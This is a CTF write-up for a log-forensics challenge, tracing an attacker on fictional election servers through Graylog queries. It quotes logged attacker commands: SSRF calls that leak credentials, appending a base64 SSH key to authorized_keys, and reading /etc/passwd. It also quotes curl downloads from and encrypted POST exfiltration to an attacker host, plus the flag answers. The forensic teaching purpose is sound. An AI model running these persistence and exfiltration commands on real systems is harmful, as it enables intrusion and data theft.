


Logging Challenge - Writeup



After starting graylog, and logging in, we run the following searches to get the flags:


Part 1:

The first part is asking you to find evidence of enumeration by the attacker on elections-dev.


First we run the following query to look for 404 errors:

```
source: elections-dev AND message:"HTTP/1.1 \" 404"
```


Enumeration tools produce a lot of these 404 responses and this will help us narrow down the Time Range. We see a huge spike in 404s:




Let's narrow down our search to that time window, and now look for requests with a 200 status code:



This returns only about 50 results.
Scroll down a bit:



The Version-ID in this request is the flag:



Part 2:

We are now looking for the "hidden" username of the internal elections service.

The key to this part was identifying the SSRF in the /polling endpoint.

We see requests like these in the log:

```
2025-06-11 22:07:38.000 elections-dev
2025-06-11 18:07:38.485 - app - INFO - {
  "area_sakm": "337.9542227995858",
  "code": "northvale",
  "demographics": {
    "app_groups": {
2025-06-11 22:07:38.000 elections-dev
2025-06-11 18:07:38.673 - app - INFO - acs02.gateway.valverde.vv - DEBUG - API Response: {"api": "http://192.168.122.33:9000/api/v1/riding/polling", "location": "ps7ovt"}" 200
2025-06-11 22:07:38.000 elections-dev
2025-06-11 18:07:38.673 - app - INFO - acs02.gateway.valverde.vv - "GET /polling HTTP/1.1" 200
2025-06-11 22:07:38.000 elections-dev
2025-06-11 18:07:38.678 - app - INFO - acs02.gateway.valverde.vv - "GET /polling-stations? HTTP/1.1" 200
Host: 192.168.122.14:8000 User-Agent: Mozilla/5.0 (Linux; Android 13; PGT-N19 Build/HONORPGT-N49) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6185.2 Safari/537.36 Accept-Encoding: gzip, deflate Accept: */* Connection: keep-alive
```

Looking at the Host headers:

Host: 192.168.122.14:8000 - elections-dev

Host: 192.168.122.13:9000 - elections-internal

We can figure out that elections-dev is making requests to elections-internal at endpoint /api/v1/riding/polling (as seen the api param). This is likely vulnerable to SSRF (ie. the api param is set on the client-side)

We need to find instances where the attacker modifies the api param to fetch information from the internal elections service (which is password-protected)

Query:

source: elections-dev AND message: "\"api\":"

We can find instances of the "api" param being not "/api/v1/polling"

```
level
6

message
2025-06-11 16:24:24.957 - app - INFO - {
  "endpoints": {
    "candidates": "/api/v1/candidates",
    "config": "/api/v1/config",
    "demographics": "/api/v1/demographics",
    "elections": "/api/v1/elections",
    "parties": "/api/v1/parties",
    "policies": "/api/v1/policies",
    "polls": "/api/v1/polls",
    "results": "/api/v1/results",
    "ridings": "/api/v1/ridings",
    "voter_turnout": "/api/v1/voter-turnout"
  },
  "message": "Welcome to the Elections API",
  "version": "v1"
}

process_id
2704

source
elections-dev

timestamp
2025-06-11 20:24:24.000
```

The config endpoint:

2025-06-11 20:29:03.000	elections-dev
2025-06-11 16:29:03,508 - app - INFO - { "config": { "db": "sqlite3", "port": 9000, "users": "endpoint to get info for current user"	
2025-06-11 20:29:03.000	elections-dev
2025-06-11 16:29:03,494 - app - INFO - acs02.gateway.valverde.vv - DEBUG - API Response: "[\"api\": \"http://192.168.122.33:9000/api/v1/config\", \"location\": \"ia2b\"]\" 200	
2025-06-11 20:29:03.000	elections-dev
2025-06-11 16:29:03,494 - app - INFO - acs02.gateway.valverde.vv - \"GET /polling HTTP/1.1\" 200	

Evidence of the attacker enumerating users:

2025-06-11 20:30:52.000	elections-dev
2025-06-11 16:30:52,725 - app - INFO - acs02.gateway.valverde.vv - DEBUG - API Response: "[\"api\": \"http://192.168.122.33:9000/api/v1/config/user?id=1\", \"location\": \"ia2b\"]\" 200	
2025-06-11 20:30:46.000	elections-dev
2025-06-11 16:30:46,868 - app - INFO - acs02.gateway.valverde.vv - DEBUG - API Response: "[\"api\": \"http://192.168.122.33:9000/api/v1/config/user?id=0\", \"location\": \"ia2b\"]\" 200	
2025-06-11 20:29:54.000	elections-dev
2025-06-11 16:29:54,127 - app - INFO - acs02.gateway.valverde.vv - DEBUG - API Response: "[\"api\": \"http://192.168.122.33:9000/api/v1/config/user?uid=0\", \"location\": \"ia2b\"]\" 200	
2025-06-11 20:29:38.000	elections-dev
2025-06-11 16:29:38,868 - app - INFO - acs02.gateway.valverde.vv - DEBUG - API Response: "[\"api\": \"http://192.168.122.33:9000/api/v1/config/user?uid=1\", \"location\": \"ia2b\"]\" 200	

Click show surrounding messages:

timestamp	source
2025-06-11 20:30:46.000	elections-dev
2025-06-11 16:30:46,906 - app - INFO - { "is_authenticated": true, "is_superuser": false, "password": "valverde2025", "user": "admin"	
2025-06-11 20:30:46.000	elections-dev
2025-06-11 16:30:46,868 - app - INFO - acs02.gateway.valverde.vv - DEBUG - API Response: "[\"api\": \"http://192.168.122.33:9000/api/v1/config/user?id=0\", \"location\": \"ia2b\"]\" 200	
2025-06-11 20:30:46.000	elections-dev
2025-06-11 16:30:46,868 - app - INFO - acs02.gateway.valverde.vv - \"GET /polling HTTP/1.1\" 200	

Important:

We can also see that the attacker gets the credentials for the internal-elections service.

The second user:


timestamp	source
2025-06-11 20:30:52.000	elections-dev
2025-06-11 16:30:52,732 - app - INFO - { "is_authenticated": true, "is_superuser": true, "password": "changeme", "user": "default-developer-account-2873"	
2025-06-11 20:30:52.000	elections-dev
2025-06-11 16:30:52,725 - app - INFO - acs02.gateway.valverde.vv - DEBUG - API Response: "[\"api\": \"http://192.168.122.33:9000/api/v1/config/user?id=1\", \"location\": \"ia2b\"]\" 200	
2025-06-11 20:30:52.000	elections-dev
2025-06-11 16:30:52,724 - app - INFO - acs02.gateway.valverde.vv - \"GET /polling HTTP/1.1\" 200	

Submit default-developer-account-2873 for pointtsssss.

Flag 3:

We are now looking for a local user on the elections-internal machine.

We switch our focus to source: elections-internal, looking at the traffic after the attacker exploits the SSRF vuln.



The user gets a reverse shell by exploiting an insecure deserialization vuln in /upload:

Now we just need to find the rest of the commands executed by this user. One such command is `finger`.

Submit richardrolles for pointssss



Part 4: Finding the name of the attacker.

All you have to do for this part is find other commands run on the machine by the attacker. You can look for events with a ppid of the python reverse shell, or tagged `susp_shell`.

2025-06-11 21:34:59.531	elections-internal	["bash";-c";openssl enc -aes-256-cbc -salt -pbkdf2 -in r.txt -pass pass:R0gu31 base64"]
2025-06-11 21:04:07.447	elections-internal	["bash";-c";ps -aux"]
2025-06-11 21:04:03.575	elections-internal	["bash";-c";ps -aux"]
2025-06-11 21:00:26.581	elections-internal	["bash";-c";echo c3NoLWVkaWJ1MTkgQUFBQUMzTnphQzFswkRjMU5URTVBQUFBUpMMzV6UmJVWDR4Q1dhODFZSVczR3lUeE9MVGJmOGxweHIyUHkKcHAgcmPvcMhbkB2bWpbc5jb20= base64 -d >> ~/.ssh/authorized_keys"]
2025-06-11 20:57:01.194	elections-internal	["bash";-c";cat /etc/passwd"]
2025-06-11 20:55:04.877	elections-internal	["bash";-c";ls /etc/"]
2025-06-11 20:54:12.504	elections-internal	["bash";-c";cat /etc/passwd"]
2025-06-11 20:53:59.445	elections-internal	["bash";-c";at"]
2025-06-11 20:53:43.636	elections-internal	["bash";-c";n"]
2025-06-11 20:52:50.118	elections-internal	["bash";-c";ls /var/mail/"]
2025-06-11 20:52:04.570	elections-internal	["bash";-c";git -v"]
2025-06-11 20:51:35.352	elections-internal	["bash";-c";n a"]

We find this command being run:

```
[ "bash", "-c", "echo
c3NoLWVkaWJ1MTkgQUFBQUMzTnphQzFswkRjMU5URTVBQUFBUpMMzV6UmJVWDR4Q1dhODFZSVczR3lUeE9MVG
JmOGxweHIyUHkKcHAgcmPvcMhbkB2bWpbc5jb20= | base64 -d >> ~/.ssh/authorized_keys"]
```

Recipe

^
📁
🗑️

From Base64

^
🔇
⏸️

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

src 132
1
Raw Bytes
← LF

Output


📁
📄
🔗
🔍

+
📁
🔗
🗑️
🔍



Input

c3NoLWVkaWJ1MTkgQUFBQUMzTnphQzFswkRjMU5URTVBQUFBUpMMzV6UmJVWDR4Q1dhODFZSVczR3lUeE9MVGJmOGxweHIyUHkKcHAgcmPvcMhbkB2bWpbc5jb20=

We then look for ssh login events, and events with the ppid of ssh



Following the trail of pids we can find all the commands executed by the user:



Put these 2 names together and you get Rico Jordan.
Submit this for pointsss.

Part 5:

This part is asking you to find a flag in the file exfiltrated from the elections-internal machine.

// To be redone, this has changed

Continue searching using the query from the previous part, you will find these events:

2025-06-11 21:12:23.756	elections-internal	["/bin/sh","-c","/home/admin/elections/venv/bin/python3 /home/admin/elections/venv/bin/pip install --trusted-host pypi.org --trusted-host pypi.python.org --trusted-host files.pythonhosted.org PrivateBinAPI"]
-------------------------	--------------------	---

2025-06-11 21:28:45.471	elections-internal	["curl","--cookie","Session=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdXRoIjpbcmVlLCJpYXQiOjE3NDkxNjE5NzYsImV4cCI6MTc0OTE2NTU3Nn0.XNUepmbYt4sW_95A4VKTyOgin1JS757ooWDn_I_d13U","http://acs01.gateway.vv/download","-o","test_api.py"]
-------------------------	--------------------	--

```
auditbeat_process_parent_pid
9238

auditbeat_process_pid
10156

auditbeat_process_title
/home/admin/elections/venv/bin/python3 test_api.py elections_api_dropped_data.txt 3bc5be6ae2353708a6612962db3e587b

auditbeat_service_type
auditd
```

This didn't appear in the logs, but the output of this command is piped to r.txt

Which is then encrypted:

2025-06-11 21:34:59.531	elections-internal	["bash","-c","openssl enc -aes-256-cbc -salt -pbkdf2 -in r.txt -pass pass:R0gu31 base64"]
-------------------------	--------------------	---

f2fe74a0-470b-11f0-a0c7-0242ac120002

Permalink Show surrounding messages Test against stream Copy ID Copy message

Timestamp	auditbeat_@metadata_beat
2025-06-11 21:34:59.531	auditbeat
Received by	auditbeat_@metadata_type
beats on stopped node	_doc
Stored in index	auditbeat_@metadata_version
graylog_0	9.0.1
Routed into streams	auditbeat_@timestamp
Default Stream	2025-06-11 21:34:59.531
	auditbeat_agent_@ephemeral_id
	8269e56c-cede-4643-b422-c605fa11a15d
	auditbeat_agent_id
	7172d7bb-8037-4835-a5ce-534836381da9
	auditbeat_agent_name
	elections-internal
	auditbeat_agent_type
	auditbeat
	auditbeat_agent_version
	9.0.1

And sent back to the attackers box:

2025-06-11 21:41:30.578	elections-internal	["curl","-X","POST","-H","Content-type: application/json","--cookie","Session=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdXRoIjpbcmVlLCJpYXQiOjE3NDkxNjE5NzYsImV4cCI6MTc0OTE2NTU3Nn0.XNUepmbYt4sW_95A4VKTyOgin1JS757ooWDn_I_d13U","http://acs01.gateway.vv/log","--data","{ \"data\": \"\\\"U2FsdGVkX183UhnSrLwIhtrPa+bjBSrDQIAnbXqPiCTy0s7lqe+h2wzH9mIACA+g9Qh3hYADXxSN\\nzfx30yE1lqJ02UCcyX1QvvL2R3/Qmzu2bCMJhiQx55p+zn2mfCK9TTDgyjIGUcb98cq+Ue/kxxNa\\nyxIBj7asGmCN60FdCZSmrV7qYebY49U4eFHmstqF5Vv1JnYApEJq0G/8GKKQeA7t8L0Mi1dili8G\\nuY2y6wM4FPUV/RoN1BVvgf60ZOLZb1qy4wQp1H3hsm0xVJvWfox71foteb6+Z0nZ\""}"]
-------------------------	--------------------	---

Command:

```
["curl","-X","POST","-H","Content-type: application/json","--cookie","Session=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdXRoIjpbcmVlLCJpYXQiOjE3NDkxNjE5NzYsImV4cCI6MTc0OTE2NTU3Nn0.XNUepmbYt4sW_95A4VKTyOgin1JS757ooWDn_I_d13U","http://acs01.gateway.vv/log","--data","{ \"data\": \"\\\"U2FsdGVkX183UhnSrLwIhtrPa+bjBSrDQIAnbXqPiCTy0s7lqe+h2wzH9mIACA+g9Qh3hYADXxSN\\nzfx30yE1lqJ02UCcyX1QvvL2R3/Qmzu2bCMJhiQx55p+zn2mfCK9TTDgyjIGUcb98cq+Ue/kxxNa\\nyxIBj7asGmCN60FdCZSmrV7qYebY49U4eFHmstqF5Vv1JnYApEJq0G/8GKKQeA7t8L0Mi1dili8G\\nuY2y6wM4FPUV/RoN1BVvgf60ZOLZb1qy4wQp1H3hsm0xVJvWfox71foteb6+Z0nZ\""}"]
```

```
qkne8EHtjUka\n/38eK/hTm/FkGv3ZzQPvWhqM4gqxWgD0MKmF3v5dj1E/VXcKgP5nM46d3tb8q  
ewTpeLwbIRWNez1\n9SimKFVz/n+EytNuXTLioN85ZoPs5CFr03tsjgzPMfjR46lcUheYyR9reG  
eEqnhE5hR\"}]"]
```

Take the data here and decrypt it using the password from openssl:

A terminal window titled 'crazyeights@system76-pc: ~' with standard macOS window controls. It shows a series of commands and their outputs. First, 'cat b64_payload_enc.txt' displays a long base64-encoded string. Then, 'cat b64_payload_enc.txt | base64 -d > payload_enc.txt' decodes it. Finally, 'openssl enc -d -aes-256-cbc -pbkdf2 -in payload_enc.txt -pass pass:R0gu31' decrypts the file using the password 'R0gu31'. The output is a JSON object containing status, id, url, deletetoken, full_url, and passcode.

```
crazyeights@system76-pc:~$ cat b64_payload_enc.txt
U2FsZGVkX183UhnSrLwIhtrPa+bjBSrDQIANbXqPiCTy0s7lqe+h2wzH9mIACA+g9Qh3hYADXxSN
zfx30yEllqJ02UCcyX1QvvL2R3/Qmzu2bCMJhiQx55p+zn2mfCK9TTDgyjIGUcb98cq+Ue/kxxNa
yxIBj7asGmCN60FdCZSmrV7qYebY49U4eFhmstqF5VvLJnYApEJq0G/8GKKQeA7t8L0Mi1dili8G
uY2y6wM4FPUV/RoNLBVvgf60Z0LZb1qy4wQplH3hsm0xVJvWfox7lfoteb6+Z0nZqkne8EHtjUka
/38eK/hTm/FkGv3ZzQPvWhqM4gqxWgD0MKmF3v5dj1E/VXcKgP5nM46d3tb8qewTpeLwbIRWNez1
9SimKFVz/n+EytNuXTLioN85ZoPs5CFr03tsjgzPMfjR46lcUheYyR9reGeEqnhE5hR
crazyeights@system76-pc:~$ cat b64_payload_enc.txt | base64 -d > payload_enc.txt
crazyeights@system76-pc:~$ openssl enc -d -aes-256-cbc -pbkdf2 -in payload_enc.t
xt -pass pass:R0gu31
{'status': 0, 'id': 'dbe16da7f8c31bf8', 'url': '/?dbe16da7f8c31bf8', 'deletetoke
n': '3f03c64816dabc46bb581f4571137e9c23e480513b8273334af9f5ca4e66534a', 'full_ur
l': 'https://0.0g.gg/?dbe16da7f8c31bf8#67qgSwLFz7rvsibN9XBmQPV9ne7xMtPwJFypNn7Gj
vUc', 'passcode': '67qgSwLFz7rvsibN9XBmQPV9ne7xMtPwJFypNn7GjvUc'}
crazyeights@system76-pc:~$
```

Go to the url in the decrypted message, and use the password from this command:

```
["curl", "-d", "username=R0gu3R1c0&password=6a51f1fe97bdebece7652842a0e2351e"  
,"-X", "POST", "http://acs01.gateway.vv/login"]
```

